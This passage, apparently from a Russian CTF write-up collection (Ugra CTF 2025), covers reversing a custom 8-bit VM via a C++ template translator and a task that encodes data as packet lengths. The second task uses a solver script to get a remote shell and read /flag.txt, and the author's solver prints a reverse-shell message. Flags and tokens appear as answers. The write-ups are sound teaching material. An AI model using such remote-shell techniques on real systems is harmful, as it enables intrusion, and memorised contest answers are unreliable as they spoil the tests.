С такой таблицей почти весь код декодируется. Остаётся всего несколько неизвестных опкодов:

```
33: 0xaf 0x02
60: 0x9a # устанавливает флаги
84: 0x9b # устанавливает флаги
9f: 0xb0 0xf9
```

- `0xaf 0x02` — ведёт себя аналогично `rol`, но значения пробегаются в обратном порядке. Это `ror` (поворот битов вправо).
- `0x9a` (`0x9b`) — устанавливают флаг ZF, если число в регистре `r2` (`r3`) равно нулю, и SF, если в нём установлен старший бит. Это соответствует поведению инструкции `test` из x86.
- `0xb0 0xf9` — переходит на адрес `0xf9`. Попереключаем флаги и убеждаемся, что переход происходит всегда, то есть является безусловным. Поскольку переходов на адрес `0xa1` в коде нигде не видно, делаем вывод, что осмысленный код на этом месте заканчивается, и дальше можно сразу смотреть код по адресу `0xf9`.

```
f7: put r0
f8: inc r3
f9: mov r0, [r3]
fa: tst r0
fb: jnz 0xf7
fd: mov r1, 0xff
ff: mov [r0], r1
```

Мы видим, что этот код выводит строку из памяти, после чего записывает по адресу 0 (оставшемуся в регистре `r0`) байт `0xff` и даёт счётчику команд переполниться. Можно догадаться, что `0xff` — это инструкция завершения работы программы. Это единственное место в программе, где используется самомодифицирующийся код.

Самомодифицирующийся код — изюминка задачи, чтобы участники не пошли запускать использованную прошивку по второму кругу.

Декомпиляция Теперь, когда мы знаем набор инструкций, можно посмотреть на то, что, собственно, представляет из себя программа.

Запустив её, мы видим, что она спрашивает пароль, считывает ровно 8 символов, после чего печатает «Forbidden». В контексте CTF такое поведение обычно означает, что программа проверяет каким-то образом пароль на корректность, после чего использует его как ключ для расшифровки флага.

Соответственно, чтобы получить флаг, нам нужно узнать этот самый пароль. Поскольку читать сырой ассемблер — занятие для мазохистов, хочется увидеть какую-то более приличную декомпиляцию кода.

«Каноничным» «правильным» «industry standard» решением было бы написать плагин для IDA Pro/Ghidra с поддержкой нашей кастомной архитектуры, но разбираться с написанием плагинов к промышленному софту в авральном режиме во время CTF — сомнительная идея, поэтому нам нужен способ проще.

Логичная идея, которая приходит в голову — написать эмулятор этого процессора, но таким образом, чтобы при компиляции его с оптимизациями логика эмуляции везде заинлайнилась, и в бинарнике остался только нативный код, функционально эквивалентный исходному машинному коду для неизвестного процессора.

Такой «эмулятор» (наверное, правильнее было бы назвать это «статический транслятор времени компиляции») можно элегантно реализовать на C++, используя механизм шаблонов. Идея в следующем: функция

```
template<int pc> void emulate(uint8_t r0, ..., uint8_t r3, bool z)
```

принимает на вход текущее состояние регистров общего назначения, реализует над регистрами инструкцию по текущему `pc`, и вызывает хвостовым вызовом аналогичную функцию `emulate<следующий pc>` с новым состоянием регистров (стандарт C++ не гарантирует tail call optimization, но в `clang` есть атрибут `musttail`, который заставляет его её использовать). Чтобы это корректно реализовать, нам нужно следующее:

1. Во-первых, придётся забыть про самомодифицирующийся код. В данной нам программе он используется только для красивого завершения, что нам в принципе не очень принципиально, поэтому заведём два отдельных массива: `static constexpr uint8_t code[256] = {...};` для кода, и `uint8_t data[256] = {...};` для данных. Исходно они, естественно, всё ещё заполняются одинаковыми значениями.
2. Во-вторых, парсинг инструкции (до состояния «операция такая-то, операнды такие-то и такие-то») нужно производить полностью во время компиляции. Для создания вспомогательных переменных времени компиляции можно использовать конструкцию вида `enum { переменная = выражение };`. Так как каждый enum — это отдельный тип, все его значения компилятор обязан вычислить при компиляции.
3. Значительная часть парсинга инструкций — это последовательность `if...else`, проверяющая разные известные опкоды. Чтобы компилятор выбрал во время компиляции конкретную ветку этого `if...else`, вместо обычного `if` нужно использовать конструкцию `if constexpr` из C++17. Если этого не сделать, то на этапе оптимизации компилятор всё равно выкинет лишний код, но перед этим могут быть проинстанцированы шаблонные функции `emulate<pc>` для адресов, на которые управление по факту перейти не может, что не есть хорошо.
4. Для получения доступа к регистрам по номеру можно воспользоваться массивом, но на маленьких уровнях оптимизации программа будет тратить время на создание массива и доступ по индексу. Чтобы гарантированно выбрать нужную переменную именно во время компиляции, можно объявить функцию `cpp template<int which_reg> uint8_t& reg(uint8_t& r0, ..., uint8_t& r3)` прописать ей атрибут `always_inline`, а внутри через `if constexpr` выбрать и вернуть правильный аргумент. Тогда даже на нулевом уровне оптимизации компилятор соптимизирует это до простого обращения к заранее известной переменной.

В качестве дополнительной сомнительной оптимизации можно было бы сделать шаблонным параметром не только `pc`, но и флаги. Для такой простой архитектуры как здесь это не имеет смысла, так как компилятор и так смержит расчёт флагов с последующей проверкой, но для архитектуры с более «весёлым» расчётом флагов (`x86` / `ARM`, я смотрю на вас) такая оптимизация может оказаться существенной.

Теперь этот «эмулятор» можно скомпилировать с оптимизациями командой

```
$ clang++ -gdwarf-4 -O3 emulator.cpp -o emulator
```

и загнать в гидру.

В самом начале программа выводит строку `"Enter password: "` и считывает 8 символов пароля, а затем кладёт отзеркаленно их рядом:

Будем аккуратно «резать» `data` на переменные с понятными названиями. Пароль, который мы ввели лежит в `pass_second`, отзеркаленная копия лежит в `pass_first`.


В самом конце программа выводит или NUL-терминированную строку `"Forbidden"` или флаг, тоже NUL-терминированный. Назовём побольше переменных.

```
      data[(byte)(DAT_00104116 + 1)] = data[(byte)(DAT_00104116 + 1)] ^ pass_second[1];
      data[DAT_00104116] = data[DAT_00104116] ^ pass_second[0];
      bVar1 = DAT_00104116 - 8;
    } while ((byte)(DAT_00104116 - 8) != 0xbd);
    if (flag != 0) {
      bVar4 = 0xc6;
      bVar1 = flag;
      do {
        putc((uint)bVar1,_stdout);
        bVar1 = data[bVar4];
        bVar4 = bVar4 + 1;
      } while (bVar1 != 0);
    }
  }
  else if (forbidden[0] != '\0') {
    bVar4 = 0xba;
    bVar1 = forbidden[0];
    do {
      putc((uint)bVar1,_stdout);
      bVar1 = data[bVar4];
      bVar4 = bVar4 + 1;
    } while (bVar1 != 0);
  }
  data[0] = 0xff;
  return 0;
}
```

Цикл перед этим местом расшифровывает флаг, а ещё раньше перед ним есть какой-то цикл, который выполняется 4 раза:

Этот цикл делает какие-то манипуляции над `pass_first`.

Между циклами есть какая-то очень страшно декомпилировавшаяся проверка на совпадение двух восьмибайтовых последовательностей — и проверка ведётся именно с `pass_first`, причём в случае совпадения `pass_first` с `correct` мы идём расшифровывать флаг:



Посмотрим, какие преобразования выполняются над `pass_first = pass_second[::-1]`, чтобы получить `correct = [b1 da c5 d5 9c 50 26 2c]`.

```
51  pass_first[0] = pass_second[7];
52  pass_first[1] = pass_second[6];
53  pass_first[2] = pass_second[5];
54  pass_first[3] = pass_second[4];
55  x_1 = pass_second[3];
56  pass_first[5] = pass_second[2];
57  pass_first[6] = pass_second[1];
58  pass_first[7] = pass_second[0];
59  do {
60    pass_first[5] = (pass_first[5] << 5 | (byte)pass_first[5] >> 3) - pass_first[7];
61    cVar3 = (pass_first[1] << 6 | (byte)pass_first[1] >> 2) + pass_first[6];
62    pass_first[1] = cVar3 - 1;
63    bVar1 = pass_first[0] << 4 | (byte)pass_first[0] >> 4;
64    bVar1 = bVar1 >> 2 & 0x33 | (bVar1 & 0x33) << 2;
65    pass_first[0] = (bVar1 >> 1 & 0x55 | (bVar1 & 0x55) * '\x02') ^ ~(pass_first[3] ^ pass_first[5])
66    ;
67    pass_first[2] = ((byte)pass_first[2] >> 1 | pass_first[2] << 7) ^ pass_first[0];
68    bVar1 = x_1 << 4 | x_1 >> 4;
69    pass_first[3] = cVar3 + ~(pass_first[3] ^ pass_first[5]);
70    bVar1 = bVar1 >> 2 & 0x33 | (bVar1 & 0x33) << 2;
71    x_1 = (bVar1 >> 1 & 0x55 | (bVar1 & 0x55) * '\x02') ^ pass_first[1];
72    pass_first[6] = (pass_first[5] - pass_first[6]) - 2;
73    pass_first[7] = pass_first[7] ^ pass_first[2];
74    count = count + -1;
75  } while (count != '\0');
76  count = 0;
```

Пусть `[A, B, C, D, E, F, G, H]` это `pass_first[0..8] = pass_second[0..8][::-1]`, тогда цикл будет выглядеть так:

```
for (int _ = 0; _ < 4; ++_) {
    F = (F << 5 | (byte)F >> 3) - H;
    cVar3 = (B << 6 | (byte)B >> 2) + G;
    B = cVar3 - 1;  // (1)
    bVar1 = A << 4 | (byte)A >> 4;
    bVar1 = bVar1 >> 2 & 0x33 | (bVar1 & 0x33) << 2;
    A = (bVar1 >> 1 & 0x55 | (bVar1 & 0x55) * '\x02') ^ ~(D ^ F);
    C = ((byte)C >> 1 | C << 7) ^ A;
    bVar1 = E << 4 | E >> 4;
```

```
    D = cVar3 + ~(D ^ F);
    bVar1 = bVar1 >> 2 & 0x33 | (bVar1 & 0x33) << 2;
    E = (bVar1 >> 1 & 0x55 | (bVar1 & 0x55) * '\x02') ^ B;
    G = (F - G) - 2;
    H = H ^ C;
    count = count + -1;
}
```

Схлопнем локальные переменные: `cVar3` после подстановки в (1) выражается как `B + 1`.

```
for (int _ = 0; _ < 4; ++_) {
    F = (F << 5 | (byte)F >> 3) - H;
    B = (B << 6 | (byte)B >> 2) + G - 1;
    bVar1 = A << 4 | (byte)A >> 4;
    bVar1 = bVar1 >> 2 & 0x33 | (bVar1 & 0x33) << 2;
    A = (bVar1 >> 1 & 0x55 | (bVar1 & 0x55) * '\x02') ^ ~(D ^ F);
    C = ((byte)C >> 1 | C << 7) ^ A;
    bVar1 = E << 4 | E >> 4;
    D = B + 1 + ~(D ^ F);
    bVar1 = bVar1 >> 2 & 0x33 | (bVar1 & 0x33) << 2;
    E = (bVar1 >> 1 & 0x55 | (bVar1 & 0x55) * '\x02') ^ B;
    G = (F - G) - 2;
    H = H ^ C;
}
```

Теперь осталась только странная `bVar1`. Посмотрим поближе на места использования и заменим `* '\x02'` на более понятное `<< 1`:

```
// Exhibit 1
bVar1 = A << 4 | (byte)A >> 4;
bVar1 = bVar1 >> 2 & 0x33 | (bVar1 & 0x33) << 2;
A = (bVar1 >> 1 & 0x55 | (bVar1 & 0x55) << 1) ...;

// Exhibit 2
bVar1 = E << 4 | E >> 4;
bVar1 = bVar1 >> 2 & 0x33 | (bVar1 & 0x33) << 2;
E = (bVar1 >> 1 & 0x55 | (bVar1 & 0x55) << 1) ...;
```

В первом случае `bVar1` используется, чтобы записать `op(A)`, а во втором — `op(E)`, где `op(..)` — это странная операция. Обращаемся за помощью к исходникам эмулятора и на 95-й строке видим тот же код. Сверяемся по дизассемблеру — и получаем, что `op = rotate_bits`. Перепишем цикл ещё раз, учтя это (и то, что `A << (8-P) | (byte)A >> P` это `rotate_right(A, P)`):

```
for (int _ = 0; _ < 4; ++_) {
    F = rotate_right(F, 3) - H;
    B = rotate_right(B, 2) + G - 1;
    A = rotate_bits(A) ^ ~(D ^ F);
    C = rotate_right(C, 1) ^ A;
    D = B + 1 + ~(D ^ F);
    E = rotate_bits(E) ^ B;
    G = F - G - 2;
    H = H ^ C;
}
```

Вынесем `~(D ^ F)` отдельно в переменную `D`, потому что она будет перетёрта последней и заменим `~x` на `x ^ 255`:


```
for (int _ = 0; _ < 4; ++_) {
    F = rotate_right(F, 3) - H;
    D = D ^ F ^ 255;
```

```
    B = rotate_right(B, 2) + G - 1;
    A = rotate_bits(A) ^ D;
    C = rotate_right(C, 1) ^ A;
    D = B + 1 + D;
    E = rotate_bits(E) ^ B;
    G = F - G - 2;
    H = H ^ C;
}
```

Все действия здесь обратимы — воспользуемся простым скриптом на Python для того, чтобы вытащить пароль.

Пароль: `2Re4l1Ty`.

Вводим пароль в веб-интерфейс и получаем флаг:



Флаг: ugra_commodore_64_basic_v2_amiga_rulez_thml0wf0

Постмортем `shl` — одноаргументная случайно, она должна была принимать immediate аргумент.

тишина

Программирование, 200 очков.

> *звук сверчков*
>
> `nc q.2025.ugractf.ru 3252`
> Token: ...

Решение

Посмотрим, почему так тихо. Подключаемся:

```
$ nc q.2025.ugractf.ru 3252
```

...и видим ровным счётом ничего. Темнарик 2.0 какой-то, только совсем ничего не происходит. Точно ли не происходит? Давайте посмотрим, не присылает ли сервер всё же какие-то байты:

```
$ nc q.2025.ugractf.ru 3252 | xxd
00000000: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

```
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000060: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000090: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000100: 0000 0000 0000 0000 0000 0000 0000 0000  ................
...
```

Присылает, причём не сразу все, а как будто бы с непостоянной скоростью и какой-то задержкой. Давайте посмотрим в Wireshark, какие конкретно пакеты нам приходят:




Рис. 34: Wireshark

Какие интересные разные длины. Выпишем на длины именно содержимого пакетов: `69, 110, 116, 101, 114, 32, 116, 111, 107, 101, 110, 58, 32`. 32 намекает на ASCII, проверим:

```
>>> bytes([69, 110, 116, 101, 114, 32, 116, 111, 107, 101, 110, 58, 32])
b'Enter token: '
```

Отлично, сервер ждёт от нас токен! Но если отправить токен обычным текстом, то ничего не происходит. Видимо, с сервером нужно поговорить на том же протоколе:

```python
import socket, sys, time

sock = socket.create_connection(("q.2025.ugractf.ru", 3252))

# Пропускаем фразу 'Enter token: '
for _ in range(13):
    sys.stdout.buffer.write(bytes([len(sock.recv(4096))]))
    sys.stdout.buffer.flush()

# Отправляем символы токена и \n по одному
```

```
for c in b"qw8molqggnxuiamz\n":
    sock.send(b"\x00" * c)
    time.sleep(0.1)

# Читаем ответ
while data := sock.recv(4096):
    sys.stdout.buffer.write(bytes([len(data)]))
    sys.stdout.buffer.flush()
```

Стандартная ошибка — забыть `time.sleep(0.1)`, из-за чего все пакеты склеются в один на стороне клиента, и сервер не сможет их разобрать. (Напомним, что TCP не гарантирует, что границы между пакетами сохраняются.)

Видим вывод:

```
Enter token: $
```

`$` звучит как промпт какого-то шелла. Перепишем солвер, добавив интерактивность:

```
import socket, sys, time

sock = socket.create_connection(("q.2025.ugractf.ru", 3252))
sock.settimeout(1)

while True:
    # Считываем, пока считывается
    try:
        while True:
            data = sock.recv(4096)
            if not data:
                sys.exit(0)
            sys.stdout.buffer.write(bytes([len(data)]))
            sys.stdout.buffer.flush()
    except TimeoutError:
        pass

    # Отправляем ввод
    for c in (input() + "\n").encode():
        sock.send(b"\x00" * c)
        time.sleep(0.1)
```

Медленно, а что вы хотели?

```
Enter token: qw8molqggnxuiamz
$ ls
bin
dev
etc
flag.txt
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
```

```
tmp
usr
var
$ cat /flag.txt
ugra_can_you_hear_me_i_am_in_the_basement_rbs035w0x9ry9tmyaehxmb6p$
```

Флаг: **ugra_can_you_hear_me_i_am_in_the_basement_rbs035w0x9ry9tmyaehxmb6p**

Постмортем В начале соревнования таск не работал, и сервер действительно молчал, не присылая даже нулевые байты. Дело в буфферизации nginx, который добавили как прокси в последний момент и не заметили, что из-за него задание сломалось. Более того, похожий таск уже был, и там была такая же ошибка.

Интересные факты В первой версии райтапа использовались более «кустарные» механизмы анализа трафика — `ncat` с флагом `-x`, парочка пайпов и `xxd` вместо wireshark и Python.

```
$ ncat -v -x dump q.2025.ugractf.ru 3252
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Connected to 135.181.93.68:3252.
^C
$ # ^ подождали некоторое время, и увидели ту же пустоту
$ # Анализируем полученные пакеты
$ wc -l dump
79 dump
$ head -20 dump
0000   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0010   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0020   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0030   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0040   00 00 00 00 00                                    .....
0000   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0010   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0020   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0030   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0040   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0050   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0060   00 00 00 00 00 00 00 00  00 00 00 00 00 00        ..............
0000   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0010   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0020   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0030   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0040   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0050   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0060   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0070   00 00 00 00                                       ....
$ # Можно посмотреть какой длины каждый пакет:
$ # взять каждую строку перед строками, начинающимися с `0000  `, а так же последнюю.
$ # Этот пайп опирается на то, что пакетов длины ≤ 16 байт не было, но в этом легко удостовериться:
$ # достаточно просто запускать не весь пайп сразу, а по частям
$ grep '^0000' dump -B1 | grep -v '^0000' | grep -v -; tail -1 dump
0040   00 00 00 00 00                                    .....
0060   00 00 00 00 00 00 00 00  00 00 00 00 00 00        ..............
0070   00 00 00 00                                       ....
0060   00 00 00 00 00                                    .....
0070   00 00                                            ..
0010   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0070   00 00 00 00                                       ....
```

```
0060   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00     ...............
0060   00 00 00 00 00 00 00 00  00 00 00                 ...........
0060   00 00 00 00 00                                    .....
0060   00 00 00 00 00 00 00 00  00 00 00 00 00 00        ..............
0030   00 00 00 00 00 00 00 00  00 00                    ..........
0010   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
$ # Длины пакетов -- `45 9e 74 65 72 20 74 6f 6b 65 6e 3a 20`.
$ # Проинтерпретируем как ASCII-текст:
$ <<<'45 6e 74 65 72 20 74 6f 6b 65 6e 3a 20' xxd -r -p | hexdump -C
00000000  45 6e 74 65 72 20 74 6f  6b 65 6e 3a 20           |Enter token: |
0000000d
```

Авторское решение, как и сервер, написаны на Rust:

```
$ ADDRESS=q.2025.ugractf.ru:3252 ./solve.rs
    Finished `dev` profile [unoptimized + debuginfo] target(s) in 0.18s
     Running `/home/yuki/.local/share/cargo/target/62/6b952374314774/debug/solve`
Setting up reverse shell...
Enter token: qw8molqggnxuiamz
$ cat /flag*; echo
ugra_can_you_hear_i_am_in_the_basement_rbs035w0x9ry9tmyaehxmb6p
$
```

Летнее чтение

Веб-программирование, 100 очков.

> Есть две вещи, которые все не читают, но боятся в этом признаться: летнее чтение и лицензионные соглашения. У нас тут та же ситуация.
>
> *https://summerreading.q.2025.ugractf.ru/token*

Решение

На сайте видим страницу, где с очень маленькой скоростью прокручиваются лицензионные соглашения:

Рис. 35: Окно лицензионного соглашения

Зайдем в *Inspect Element*. Это `<textarea>`, в которой раз в две секунды меняется содержимое, то есть напрямую прочитать всё лицензионное соглашение целиком явно не выйдет, а сделать нам надо, судя по всему, именно это.

Где же расположен код, который отвечает за прокрутку? Зайдём в раздел *Debugger* (Firefox) или *Sources* (Chromium) и посмотрим, какие файлы вообще загружены:




Рис. 36: Debugger в Firefox




Рис. 37: Sources в Chromium

Включим pretty-printing и просмотрим все файлы глазами. Интересное находится в файле `page-137ea9639fb96376.js`, где мы видим строку, похожую на начало лицензий:




Рис. 38: Debugger в Firefox

